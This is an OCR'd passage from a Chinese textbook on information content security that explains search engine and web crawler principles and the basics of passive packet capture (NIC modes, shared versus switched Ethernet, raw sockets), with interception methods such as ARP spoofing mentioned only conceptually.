



**图 10-1 信息内容安全体系架构**

## 10.2 信息内容获取技术

信息内容获取是数据收集过程，而如何从互联网中有效获取信息内容是后续信息内容识别与分析的基础。本节介绍当前两种主要的信息内容获取技术：信息内容主动获取技术和信息内容被动获取技术。

信息内容主动获取技术是通过向网络中注入数据包后的反馈来获取信息，其特点是接入方式简单、能广泛获取信息内容，但会对网络造成额外负荷，如搜索引擎技术。信息内容被动获取技术是将设备接入网络的特定部位进行获取，在网络出入口上通过镜像或旁路侦听方式获取网络信息，其特点是接入需要网络管理者的协作，获取的内容仅限于进出本地网络的数据流，但不会对网络造成额外流量，如网络数据包捕获技术。在参考文献[13]中，还介绍了数据挖掘技术的主动信息内容获取技术，以及信息推荐的被动信息内容获取技术。本书分别以搜索引擎技术和网络数据包捕获技术两种常用的技术为代表，介绍网络信息内容主动和被动获取的相关技术原理和过程。

### 10.2.1 信息内容主动获取技术

本节以搜索引擎技术为例，阐述互联网信息内容的主动获取技术的原理和过程。在互联网发展初期，网站数量相对较少，从互联网上获取信息相对容易；然而，随着互联网爆炸性发展，用户难以从海量信息中找到满足需求的资料信息，Web 信息检索在此背景下应运而生，搜索引擎作为最常见的 Web 信息检索系统在实际生活中得到广泛的应用。

**1. 搜索引擎发展概述**

1990 年，Montreal 的 McGill University 学生 Alan Emtage、Peter Deutsch、Bill Wheelan 发明了 Archie，1993 年，Matthew Gray 开发出第一个“机器人(Robot)”程序 World Wide Web Wanderer。该程序在 Web 上沿着网页间的链接关系爬行，又称为“蜘

蛛(Spider)”,起初用于统计互联网上服务器的个数,后来发展到能检索网络域名,在此基础上,1994 年 Brian Pinkerton 开发出第一个支持全文搜索引擎 WebCrawler,在这一年里,Michael Mauldin 将 John Leavitt 的 Spider 程序接入其索引程序中推出搜索引擎 Lycos,Stanford University 的两名博士生 David Filo 和美籍华人 Jerry Yang 共同创办了 Yahoo!,到 1998 年,采用 PageRank 技术的 Google 搜索引擎的发布成为全球最受欢迎的搜索引擎,到 2000 年,几位美国留学华人回国创业推出了 Baidu 搜索引擎。在 2003 年,中国搜索 CEO 陈沛提出了第三代搜索引擎的概念,在 2004 年推出网络猪,到 2011 年,正式推出中搜第三代搜索引擎平台。当前,有较多的公司加入到搜索引擎的研究和开发中,常用的搜索引擎有:Google、Baidu、Yahoo!、Bing 等。

**2. 搜索引擎概念及分类**

搜索引擎(Search Engine)是一种在 Web 上应用的软件系统,它以一定的策略在 Web 上搜集和发现信息,在对信息进行处理和组织而建立数据库,为用户提供 Web 信息查询服务。即搜索引擎后台通过爬虫程序遍历 Web,同时下载和存储分布在 Web 上的信息,并建立相应的索引记录;前端为用户提供网页界面,接受用户的查询请求,根据建立的索引按照一定的排列顺序为用户提供信息检索服务。

根据工作原理,搜索引擎可分为:全文搜索引擎(Full Text Search Engine)、目录式搜索引擎(Directory Search Engine)和元搜索引擎(Meta Search Engine)。全文搜索引擎是通过将互联网上抓取的网站信息存入数据库并建立索引,然后查找满足用户需求的记录信息,并按照一定的排列顺序返回给用户,是真正意义上的搜索引擎,如 Google、Baidu 等。目录式搜索引擎是通过人工或半自动化方式发现信息,依靠编目员的知识将信息划分到事先已确定的分类框架中,用户不需要进行关键字查询,仅依靠分类目录即可找到所需要的信息,如 Yahoo!、搜狐等。元搜索引擎通过一个统一的用户界面,调用多个搜索引擎进行搜索,然后将这些搜索引擎的查询结果经过归并、去重等处理后返回给用户,如 InfoSpace、Dogpile 等。

根据搜索范围,搜索引擎可分为:综合搜索引擎和垂直搜索引擎。综合搜索引擎即为通常意义上的引擎,可根据用户的需求检索任何类型、任何主题的资源;垂直搜索引擎是针对某特定领域的结构化内容的搜索技术,是对 Web 信息中的某类专门的信息进行处理、整合,定向分字段抽取出需要的数据进行处理后再以某种形式返回给用户的搜索方式,如去哪儿搜索引擎等。

**3. 搜索引擎体系结构及工作流程**

搜索引擎技术是要在考虑信息的关联性的基础上,尽可能地使搜索效率快、搜索结果全面、搜索准确度高。当用户提交查询请求时,搜索引擎并不真正搜索整个互联网,而是搜索事先已整理好的网页索引数据库,其体系结构如图 10-2 所示。

根据每个部件功能的划分,将搜索引擎的体系结构进行抽象,其三段式工作流程如图 10-3 所示,主要由网页搜索、预处理和检索服务三部分组成。

(1) 网页搜集。该阶段主要用来抓取网页信息,存入数据库,是搜索引擎提供信息检索服务的基础。网页信息的抓取一般是将网页集合抽象为一个有向图模型,然后按照一定的策略进行,该部分是本节讨论的重点,详细过程将在下节进行介绍。在将网页内容存





图 10-2 搜索引擎体系结构




图 10-3 搜索引擎三段式工作流程

入数据库，对数据库维护的基本策略包括批量搜集和增量搜集两种形式。批量搜集是用每一次搜索的结果替换上一次的内容，其主要优点在于系统实现简单，然而容易因重复搜索带来额外的带宽消耗，同时时新性不强。增量搜集是开始搜索一批，后来只搜索有改变的网页和新出现的网页，同时删除上次搜索后不再存在的网页，其具有较高的时新性，但系统实现较为复杂。

（2）预处理。在建立好网页数据库后，要提供网页信息检索服务，需要为网页数据库进行预处理，具体包括：关键词提取、网页消重、链接分析和索引构建四个部分。①关键词提取主要将网页文档进行分词处理和表示后，找出能代表文档内容的特征词。②网页消重用来克服查询结果中内容重复或主题内容重复的问题，有效缓解网页检索时间和带宽，提高用户体验。③链接分析通过分析网页之间的关联关系可解决基于内容搜索引擎搜索不到的结果，同时可判断网页的相对重要程度。④索引构建主要利用关键词集合和文档编号形成倒排文件结构作为网页的组织结构，其中可将文档作为索引目标结构，文档中的关键字作为索引。

（3）检索服务。检索服务是在网页搜索和预处理的基础上，根据用户的需求得到检索结果，并按一定的排列顺序返回给用户。因此，该阶段主要包括：查询方式和匹配、结果排序以及文档摘要生成。①查询方式和匹配主要刻画用户的查询信息需求，一般采用一个词或短语来直接表达，对于短语需要进行分词处理；然后按照信息检索模型（如集合论模型、代数论模型及概率模型等）匹配查询需求关键字和已经建立的索引关键字。②结果排序是指根据查询结果与用户需求之间的相关性，按照信息的重要程度对返回的结果进行排序的过程，排序方法有倒排文件、PageRank、HITS 等。③文档摘要是构成每条查询结果的元素之一，其他还包括标题和网址，主要的生成方法包括：静态方法和动态方式。静态方式按照某种规则，在预处理阶段就从网页内容中提取部分文字作为摘要；动态方式是在响应查询时，根据查询词在文档中的位置，提取周围的文字作为摘要。

**4. 网络信息抓取技术原理**

本节重点介绍利用搜索引擎从网页上获取信息内容的技术原理，即搜索引擎体系结




构中的信息搜索器，又被称为网络爬虫（Web Crawler）或网络蜘蛛（Web Spider）。

实质上，网络爬虫是一个基于 HTTP 协议的网络程序，其主要工作原理：将初始的 URL 集合放入一个待爬行的 URL 队列中，然后按照一定的顺序从中读取 URL，解析出此 URL 中主机名对应的 IP 地址，使用 HTTP 协议指向此 IP 地址所对应的 Web 服务器，下载此 URL 对应的网页并将该 URL 放入已抓取 URL 集，然后分析页面内容，提取页面中所有的链接 URL，对于提取到的每个链接 URL，判断是否已经在已抓取 URL 集合中，对于新的 URL 则加入到待爬行的 URL 队列中，重复该过程，获取更多的页面，直到待爬行的队列为空，具体如图 10-4 所示，该过程为通用网络爬虫，大多数爬虫算法均遵循该工作流程。





**图 10-4　网络爬虫工作流程**

除此之外，网络爬虫还包括批量型爬虫（Batch Crawler）、增量型爬虫（Incremental Crawler）及垂直型爬虫（Focused Crawler）。具体而言，批量型爬虫具有比较明确的抓取范围和目标，当达到所设定的目标后，爬虫程序即停止；而增量型爬虫会持续不断的抓取新网页，以及更新已有的网页；垂直型爬虫则是抓取特定主题内容或特定领域的网页。

在网络爬虫中，另外一个很重要的问题即是如何对待抓取 URL 队列中的 URL 进行调度，即先抓取哪个页面，后抓取哪个页面。而决定这些 URL 排列顺序的调度方法即为网页抓取策略或网络爬虫搜索策略。目前，常见的网络爬虫搜索策略有：

（1）深度或广度优先搜索策略。网页之间的关系可抽象为图模型，因此可将图论中的深度优先算法和广度优先算法应用到网络爬虫中。深度优先搜索策略是从选定页面中未处理的某个超链接出发，按照一条线路一条链接接着一条链接地搜索下去，直到搜索完该整条链，之后才从另外一个超链接开始重复该搜索过程，直到所有初始页面的所有链接都被处理完。该搜索策略容易导致爬虫的陷入问题，即进入之后，无法出来。广度优先搜索策略是将新的 URL 放到待抓取队列的队尾，优先抓取某网页中链接的所有网页，然后选择其中的一个链接网页，继续抓取在此网页中链接的所有网页。目前，网络爬虫大都使用的是广度优先搜索策略。

（2）非完全 PageRank 策略。将下载的网页和待抓取 URL 队列合在一起形成网页集合，在该集合内部进行 PageRank 值的计算，然后按照 PageRank 值对待抓取 URL 进行排序，得到的结果即为网络爬虫每次读取 URL 的顺序。PageRank 是在下载完所有的

网页之后，计算得到的排序结果才是可靠的；然而，网络爬虫是在运行过程中只能得到部分网页，因而计算得到的结果是不可靠的，也即是非完全 PageRank 的原因。

（3）OPIC（Online Page Importance Computation）搜索策略。OPIC 的思想和 PageRank 的思想类似，在算法开始之前，给每个页面相同的现金（Cash），当下载某个页面后，该页面将自己的现金平均分配给其所包含的链接页面，并清空自己的现金。最后，根据每个页面所拥有的现金值，来决定待抓取网页页面的下载顺序。

（4）大站优先搜索策略。考虑到大型网站的内容质量大都比较高，并且通常包含较多的页面，对待爬取的 URL 队列，大站优先搜索策略优先下载等待下载页面较多的大型网站的页面和链接。

总体而言，网络爬虫作为网络信息内容主动获取的一种方式具有易于实现、采集到的数据具有一定的相关度且易于分析。但容易消耗 Web 服务器的服务资源，并且采集的数据大都是 Web 网页数据，对于即时通信信息、邮件等数据具有一定的局限性。

### 10.2.2 信息内容被动获取技术

信息内容被动获取通过旁路侦听、被动接受等方式获取网络信息内容。本节以常见的网络数据捕获技术为例介绍网络信息内容被动获取技术原理。相比以网络爬虫的信息内容主动获取技术，网络数据包捕获能有效捕获除 Web 之外的更加丰富的信息，并且对网络造成的负载较少，对正常网络服务的影响较小。

**1. 网卡工作模式**

以太网是 DEC、Intel 和 Xerox 公司在 1982 年联合公布的一个标准，是当前 TCP/IP 采用的主要的局域网技术。以太网是由一条总线和多个连接在总线上的网络设备构成，基本的传输单元是数据帧。通过网卡采用载波侦听/冲突检测（CSMA/CD）的方式来发送数据。网卡的硬件地址（MAC 地址）大多数采用 48 位，用来唯一标识网络上的设备。在以太网中，所有的通信方式都是广播的，即在同一网段的所有网卡均可收到总线上传输的数据，则可通过设置网卡进行网络数据包捕获。具体而言，网络数据包捕获即是通过物理接入网络的方式在网络的传输信道上获取数据。当前，网卡有 4 种工作模式：

（1）广播模式：目的地址为 0xFFFFFF，网卡能够接收网络中的广播帧。

（2）组播模式：网卡能够接收组播数据。

（3）直接模式：只有目的网卡才能接收该数据。

（4）混杂模式：网卡能够接收一切通过它的数据，而不管该数据是否是传给它。

在系统正常工作情况下，网卡只响应目标地址与自己 MAC 地址相匹配的数据帧以及目的地址是广播地址的数据帧，其余情况的数据帧都将被丢弃。为此，在开始捕获网卡上传输的数据包之前，需要将网卡工作模式设置为混杂模式。在该模式下，对收到的每一个数据帧都产生中断，使得操作系统能直接访问数据链路层捕获相关的数据。

**2. 网络数据包捕获原理**

数据包捕获机制主要由最底层针对具体操作系统的包捕获机制、包过滤机制和最高层的用户程序接口组成。不同操作系统所对应的最底层的包捕获机制有所不同，具体将在下一节介绍。从形式上看，数据包都是经网卡、设备驱动层、数据链路层、IP 层、传输

层、最后传送给应用程序。最底层的包捕获机制是在数据链路层增加一个旁路处理,对发送和接收的数据包做过滤和缓冲等相关处理;包过滤机制按照用户的需求,对捕获的数据包进行筛选,将满足条件的数据包发送给应用程序;对用户程序而言,包捕获机制提供了统一的程序接口,用户可通过调用相应的函数捕获相应的数据包。

在底层包捕获机制方面,以太网中不同的信息交换方式使得网络数据捕获的处理方式不同,可分为:

(1) 共享式以太网网络数据包捕获。共享式以太网通过共用一条总线或集线器实现网络互联,典型的代表是使用 10Base2 或 10Base5 的总线型网络和以集线器为核心的 10Base-T 星型网络。集线器工作在物理层,实现对网络的集中管理,同时对接收到的信号进行再生、整形和放大,以扩大传输距离。本质上,以集线器为核心的以太网和总线型以太网没有区别。通过集线器连接的每个网络设备均能收到所有的数据。因此,将任意一台设备的网卡设置为混杂模式,则可监听同一网络内所有设备发送的数据,达到网络数据捕获的目的。

(2) 交换式以太网网络数据包捕获。交换式以太网通过交换机连接网内各设备,交换机通过每个端口发送来的数据帧,形成源 MAC 地址和端口对应 MAC 地址表,当一个新的数据帧到达交换机时,根据目的 MAC 地址查找这张 MAC 地址表并转发到相应的端口。可见,交换式以太网中只有目标端口的设备能接收到相应的数据包。在广播模式下,数据帧将发往所有的端口。可见,交换机端口隔离了网络设备之间数据帧的传输,限制了通过侦听来捕获数据的功能。因此,实现交换式以太网中网络数据包捕获的典型方法包括端口镜像、ARP 欺骗和 MAC 洪泛等。简单而言,端口镜像即是将一个端口的流量自动复制到另一个端口;ARP 欺骗是分别向目标设备和网关发送 ARP 包,欺骗目标设备和网关刷新本地的 IP-MAC 对应表,使得所有数据包都经过监听设备;MAC 洪泛指当交换机设备的内存耗尽时候,便向连接的所有链路发送数据包。

本节主要介绍共享式以太网网络数据包捕获,即在将网卡设置为混杂模式后,在 Windows 平台下的网络数据捕获方法。

**3. 基于 Windows 的网络数据捕获方法**

在 Windows 操作系统下,网络数据包捕获方法有:基于原始套接字、基于 NDIS 驱动程序、基于 WinPcap 等。

1) 基于原始套接字(Raw Socket)的网络数据捕获

应用层通过传输层进行数据通信时,存在多个应用程序并发使用 TCP 或 UDP 的情况。为有效区分不同应用程序和连接,计算机系统为应用程序和 TCP/IP 之间的协议交互提供了称为套接字(Socket)的接口。套接字地址由 IP 地址与端口号来唯一确定,其中 IP 地址用于找到目的主机,端口号用来标识进程,即同一主机上不同应用程序由不同的端口号来确定。创建一个套接字需要三个参数:目的 IP、传输层使用的协议(TCP 或 UDP)、端口号。当前,套接字分为三种类型:①流式套接字(SOCK_STREAM):是一种面向连接的套接字,对应于 TCP 应用程序;②数据报套接字(SOCK_DGRAM):是一种无连接的套接字,对应于 UDP 应用程序;③原始套接字(SOCK_RAW):是一种能直接对 IP 数据包进行处理的套接字,能完成流式套接字和数据套接字不能完成的功能。如捕获

和创建 IP 数据包等。通过使用原始套接字实现网络数据捕获，其具体流程图如图 10-5 所示。

